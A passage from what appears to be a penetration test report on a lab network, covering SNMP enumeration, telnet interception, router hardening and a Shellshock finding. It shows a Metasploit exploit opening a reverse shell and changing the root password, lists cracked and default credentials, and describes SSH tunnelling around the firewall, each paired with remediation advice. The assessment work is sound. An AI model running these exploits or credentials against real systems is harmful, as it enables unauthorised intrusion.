Additionally, the snmp-check results include all the processes currently running on the router with the path of the program and the parameters it is running with. This information could be used to locate vulnerabilities and target attacks.




Figure 4.18 - Snmp-Check 192.168.0.230 Processes

The snmp configuration is found in */etc/snmp/snmpd.conf* as shown in Figure 4.19. The highlighted lines determine the valid strings which, when sent as part of the snmp-check command, will return the information.

```
# autogenerated by vyatta-snmp.pl on Wed Sep 27 17:37:28 2017
sysDescr Vyatta VyOS 1.1.7
sysObjectID 1.3.6.1.4.1.30803
sysServices 14
master agentx
agentaddress unix:/var/run/snmpd.socket,udp:161,udp6:161
pass .1.3.6.1.2.1.31.1.1.1.18 /opt/vyatta/sbin/if-mib-alias
smuxpeer .1.3.6.1.4.1.3317.1.2.2
smuxpeer .1.3.6.1.4.1.3317.1.2.5
smuxpeer .1.3.6.1.4.1.3317.1.2.3
smuxpeer .1.3.6.1.4.1.3317.1.2.9
smuxpeer .1.3.6.1.2.1.83
smuxpeer .1.3.6.1.4.1.3317.1.2.8
smuxpeer .1.3.6.1.2.1.157
smuxsocket localhost
rwcommunity private
rwcommunity6 private
rocommunity secure
rocommunity6 secure
```

Figure 4.19 - Snmpd.conf

```
#rwcommunity private
#rwcommunity6 private
#rocommunity secure
#rocommunity6 secure
```

Figure 4.20 - Snmpd.conf Modifications

```
root@kali:/mnt/home/xadmin# snmp-check 192.168.0.230 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[!] 192.168.0.230:161 SNMP request timeout
root@kali:/mnt/home/xadmin#
```

Figure 4.21 - Snmp-Check Timeout After Modification

By removing these lines or commenting them out as shown in Figure 4.20, the strings will not be accepted and the snmp-check will not receive a response. (Strange, 2015)

If this functionality is required, a strong, random string should be used to prevent an attacker from guessing the string.

This function can be used to cause a denial of service of the server – sending a large number of these requests can take up server resources necessary for other tasks. This could result in the server crashing or becoming inaccessible due to lack of resources.

Telnet Service Used on Routers

Telnet transmits all information unencrypted, allowing for an attacker to intercept all communications between a user and a router over telnet. As shown in Figure 4.22, the data being sent back to the host is easily readable. This means any passwords or commands could be intercepted.




Figure 4.22 - Intercepted Telnet Traffic

From a telnet session, the SSH service first needs to be started to allow for access after the telnet service is removed. From a configuration enabled session, the command *set service ssh port 22* is used to start SSH on port 22.

Figure 4.23 - Enable Router SSH

From here, a SSH connection is established so the telnet service can be removed. Using the same credentials, a connection is made.




Figure 4.24 - SSH Connection

The telnet service is disables with *delete service telnet* and the changes are committed and saved to the router. (Nuaon, 2010)




Figure 4.25 - Disable Telnet

With telnet disabled, SSH is the only way to connect to the router. Shown in Figure 4.26, the intercepted SSH traffic is encrypted and unreadable. This way if the traffic is intercepted the information cannot be read.




Figure 4.26 – Intercepted SSH Traffic

Shellshock

The web server at 192.168.0.242 is vulnerable to the Shellshock vulnerability. This was discovered during a Nikto scan, the results of which can be found below.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-27 14:13:06 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header 'nikto-added-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271)
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278)
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2017-09-27 14:13:47 (GMT-4) (41 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 4.27 - Web Server Nikto Scan

As shown, the page *cgi-bin/status* has been detected to be vulnerable to Shellshock.

To test the vulnerability, the Metasploit Framework interface *msfconsole* was used with the apache_mod_cgi_bash_env_exec exploit.

```
msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 192.168.0.242
rhost => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi cgi-bin/status
targeturi => cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:16495) at 2017-09-27 14:18:48 -0400

meterpreter >
meterpreter > shell
Process 1575 created.
Channel 1 created.
passwd
Enter new UNIX password: toor
Retype new UNIX password: toor
passwd: password updated successfully
```

Figure 4.28 - Web Server Shellshock and Password Change

Figure 4.28 shows the selection of IP address, target page, and the execution of the exploit. The exploit was successful and a shell on the web server was created. From here the password for the root user was changed – granting full access to the attacker.

Defending against the Shellshock vulnerability can be achieved by updating the bash shell on the operating system. As this system did not have internet access this could not be tested in the test environment.

Alternatively, removing the *cgi-bin/status* file removes the ability to use Shellshock against the server.

```
root@xadmin-virtual-machine:/var/www/cgi-bin# rm status
```

Figure 4.29 - Remove cgi-bin/status

Shown in Figure 4.30, using Nikto again to scan the web server no longer shows the server vulnerable to Shellshock.

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-27 14:19:53 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ 8345 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2017-09-27 14:20:26 (GMT-4) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 4.30 - Nikto Scan After cgi-bin/status Removal

This does however, disable the web page as shown below.

Figure 4.31 - Web Page Disabled

While this may be counterproductive to the wishes of the client, it is a temporary solution until the bash shell can be updated.

5. Critical Evaluation

Firewall

The DMZ is correctly placed between the web server facing the public domain and the firewall leading to the LAN and WAN networks.

The firewall was correctly placed but the web interface was accessible through the web server. The DMZ is not considered as secure as the internal network as it is public facing. Allowing the web interface to be accessed through the internet could lead to attacks and if compromised, the LAN and WAN will be accessible to the public domain.

Hosts

The hosts use SSH keys to permit access which is a very secure method of connecting as this cannot be bruteforced however the xadmin password was very weak and was reused throughout the network. The usernames and password for each host should be changed to unique credentials. This way a brute force attack will not work unless the attacker is able to enumerate the host username. As with other credentials, the passwords should be strong to reduce the possibility of a viable dictionary attack.

Routers

Router 1 could be removed from the network if there are no plans to use it to expand in future. At present, this router is surplus as the eth0 interface on router 2 could be connected to the switch and would not experience any negative effects. If however, router 1 could support a third interface, the subnet 192.168.0.0/27 is available for an additional 30 hosts.

Users

Infiltration of the entire network was achieved via the web server. Although a number of the hosts would only accept SSH connections from a single host, achieving a root shell on all hosts was possible. The route taken to access the host at 192.168.0.130 was host -> web server > 192.168.0.66 -> 192.168.0.34 -> 192.168.0.130, where SSH was used to connect to each host.

Much of the infiltration of the network came as a result of being able to run sudo commands as xadmin users. As shown above, xadmin is a member of the sudo group, allowing for root access and root level commands to be run. It was this access that allowed for the password files to be extracted and cracked. The xadmin user should be removed from the sudo group prior to network deployment so that if the xadmin account is breached the damage can be mitigated.




Figure 5.1 - Xadmin Groups

Subnets

The choice of subnets leaves a certain amount of room for expansion. As more workstations are needed they can be added alongside the other workstations. The five /27 subnets allow up to 30 hosts each and the network is currently using six hosts total.

The subnet 192.168.0.96/27 is currently in use for the LAN interface of the firewall and the eth0 interface on Router 4. This subnet would have been better suited as a /30 subnet as a /27 subnet can support 30 hosts and in this subnet only two are required like the other router to router subnets.

Web Server

The web server was compromisable due to not only being vulnerable to shellshock, but also due to a lack of strong credentials. The credentials for the user accounts on the web server were found to be root:test, and xweb:pears.




Figure 5.2 - Web Server Password Crack

The web server can SSH into the hosts at 192.168.0.199 and 192.168.0.34, both requiring passwords. This is the most secure way of connecting as the hosts will not query a password unless the SSH key is approved.

In the case the web server is compromised it is advisible to run as few services as possible on the web server. Removing telnet will prevent an attacker from being able to access telnet capable devices on the private network if breached.

Future Work

An intrusion prevention system (IPS) located between the web server and the firewall would defend against attacks from the internet. This IPS would be configured to suit the client's needs to allow and defend suitable traffic. Additionally, host based intrusion detection systems on each host would flag any suspicious activity for future analysis.

Conclusions

The network in the investigation was found to be vulnerable due to a number of misconfigurations and vulnerable applications.

The web server in this investigation allowed for a pivot point through which the rest of the network was accessible. As this web server will be internet facing it is imperative that the server become the priority focus. Misconfigurations in the NFS share provided an access point to the host at 192.168.0.66 – which was found to be capable of connecting to hosts that the host machine could not.

The mitigations detailed throughout this report should be implemented as described, and retested once implemented to ensure the network is secure enough to be made public.

While modifications to the devices are undergoing, the web server should be brought offline to prevent breaches. The priority is to update bash to protect against Shellshock – this vulnerability is very easy to execute and very quick, resulting in root access to the web server.

The network in its current state poses a large risk to the company should the network be brought online. A breach in the network could result in a long term breach of the company network through the use of viruses and trojans, or the company network could be brought down from the inside by locking out network administrators and rendering the network inactive.

References

admin. (2014, 07 10). *How to configure NFS on Linux*. Retrieved from Linuxconfig.org: https://linuxconfig.org/how-to-configure-nfs-on-linux
Accessed on 06/12/2017

Antoniou, S. (2007, 11 8). *Simplify Routing with Subnetting: How to Organize Your Network Into Smaller Subnets*. Retrieved from Pluralsight.com: https://www.pluralsight.com/blog/it-ops/simplify-routing-how-to-organize-your-network-into-smaller-subnets
Accessed on 09/12/2017

ComputerSecurityStudent. (n.d.). *(Metasploitable Project: Lesson 4) { Exploiting a Mis-Configured NFS Share }*. Retrieved from Computer Security Student: https://www.computersecuritystudent.com/SECURITY_TOOLS/METASPLOITABLE/EXPLOIT/lesson4/index.html
Accessed on 07/12/2017

DigitalOcean. (2014, 5 7). *How To Protect SSH with Fail2Ban on Ubuntu 14.04*. Retrieved from DigitalOcean.com: https://www.digitalocean.com/community/tutorials/how-to-protect-ssh-with-fail2ban-on-ubuntu-14-04
Accessed on 10/12/2017

GoDaddy. (n.d.). *Changing Your Server's Password*. Retrieved from Uk.GoDaddy.com: https://uk.godaddy.com/help/changing-your-servers-password-2510
Accessed on 10/12/2017

Nuaon, K. (2010, 01 4). *Vyatta Ip Services Ref Vc5 V03*. Retrieved from Slideshare.net: https://www.slideshare.net/gonhvvjvo/vyatta-ip-services-ref-vc5-v03
Accessed on 09/12/2017

OSI Network Layer. (n.d.). Retrieved from Highteck.net: http://www.highteck.net/EN/Network/OSI_Network_Layer.html
Accessed on 07/12/2017

Strange, K. (2015, 03 23). *Preventing SNMP Amplication Attacks*. Retrieved from Support.Steadfast.net: https://support.steadfast.net/knowledgebase/article/View/110/0/preventing-snmp-amplication-attacks
Accessed on 10/12/2017

VyOS. (n.d.). *User Guide*. Retrieved from Wiki.vyos.net: https://wiki.vyos.net/wiki/User_Guide#Creating_Login_User_Accounts
Accessed on 09/12/2017

Appendices

Appendix A – Network Mapping

Upon connecting to the Kali machine terminal provided, the command *ifconfig* was run to determine the IP address of the machine – 192.168.0.200. Fping was used to scan the entire 192.168.0.0/24 subnet to find any alive hosts within reach.

```
 1  192.168.0.33 is alive
 2  192.168.0.34 is alive
 3  192.168.0.129 is alive
 4  192.168.0.130 is alive
 5  192.168.0.193 is alive
 6  192.168.0.199 is alive
 7  192.168.0.200 is alive
 8  192.168.0.225 is alive
 9  192.168.0.226 is alive
10  192.168.0.229 is alive
11  192.168.0.230 is alive
12  192.168.0.233 is alive
13  192.168.0.242 is alive
```

Appendix A Figure 1- Fping 192.168.0.0/24

This gives a list of hosts to investigate further.

Zenmap was used to run several scans at once on the subnet 192.168.0.0/24. Zenmap was used over Nmap because Zenmap collates the data from all the run scans and offers a GUI which allows for easy navigating between hosts. While these scans were running, Nmap scans were used with the *traceroute* command was used with the alive hosts from *fping* to determine the relationship between the hosts.

The Nmap scans revealed which of the hosts were routers as the routers had the telnet service running with the VyOS banner. An unknown host was found at 192.168.0.242 – this host would show as a hop in a traceroute but would not respond to pings or reveal information during Nmap scans.

The routers were then accessed through telnet using default credentials of vyos:vyos and the interfaces examined with the *show interfaces* command, or *sh int* for short. This revealed that there were only a few routers with multiple interfaces.

```
vyos@vyos:~$ sh int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth0             192.168.0.230/30                  u/u
eth1             192.168.0.129/27                  u/u
eth2             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$
```


Appendix A Figure 2 - Router Show Interfaces

Using this information, it was discovered that there were three routers and five hosts initially visible. Using the telnet access of the routers, paths to all alive hosts were run from each router to map out the network. Further analysing the traceroutes brought the conclusion that there was a switch between the host at 192.168.0.200 and the host at 192.168.0.199. This was determined because the traces were the same for both hosts but there was only one hop when traceroute was run between them. This would only be possible if a switch was in use. All traceroutes are available in Appendix B.

The Nikto scan revealed that the web server was vulnerable to Shellshock. Using the Shellshock exploit resulted in a shell on the web server. From here, the other devices were found. To aid in determining the location of all the items, the *tracepath* command was used to show the path a packet would take to get to each host.

Appendix A Figure 3 - Web Server Tracepath to 192.168.0.34 & 192.168.0.130

From the *show route* command on router 1 and router 2, the network subnets were enumerated.



Appendix A Figure 4 - Router 1 & Router 2 Show Interfaces Results


From the host machine at 192.168.0.200, the subnets 192.168.0.64/27 and 192.168.0.96/27 could not be accessed. As these subnets were behind the firewall, it was determined that the firewall was dropping traffic going to, or coming from those subnets.

The firewall was found to be circumventable via a few methods. The web interface for the web server was accessible from the host machine by establishing an SSH tunnel to the web server and connecting via the tunnel.

The command run in the figure below shows the creation of the SSH tunnel via the web server. The password in this case can either be changed by using the Shellshock exploit to get access, or guessed ('test').


Appendix A Figure 5 - SSH Tunnel Creation

The Firefox browser is then configured to route SOCKS traffic via the SSH tunnel. This allows for the web portal to be accessed at 192.168.0.241.



Appendix A Figure 6 - Firefox Proxy Setup

After accessing the firewall with the default credentials, the firewall can be completely disabled, or a rule can be added allowing traffic to and from the host machine at 192.168.0.200.



Appendix A Figure 7 - Firewall Rule Creation

Alternatively, with access to the web server, either with Shellshock or SSH, a tunnel can be created allowing commands to be run through the web server – allowing the host machine to see the entire network.


```
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
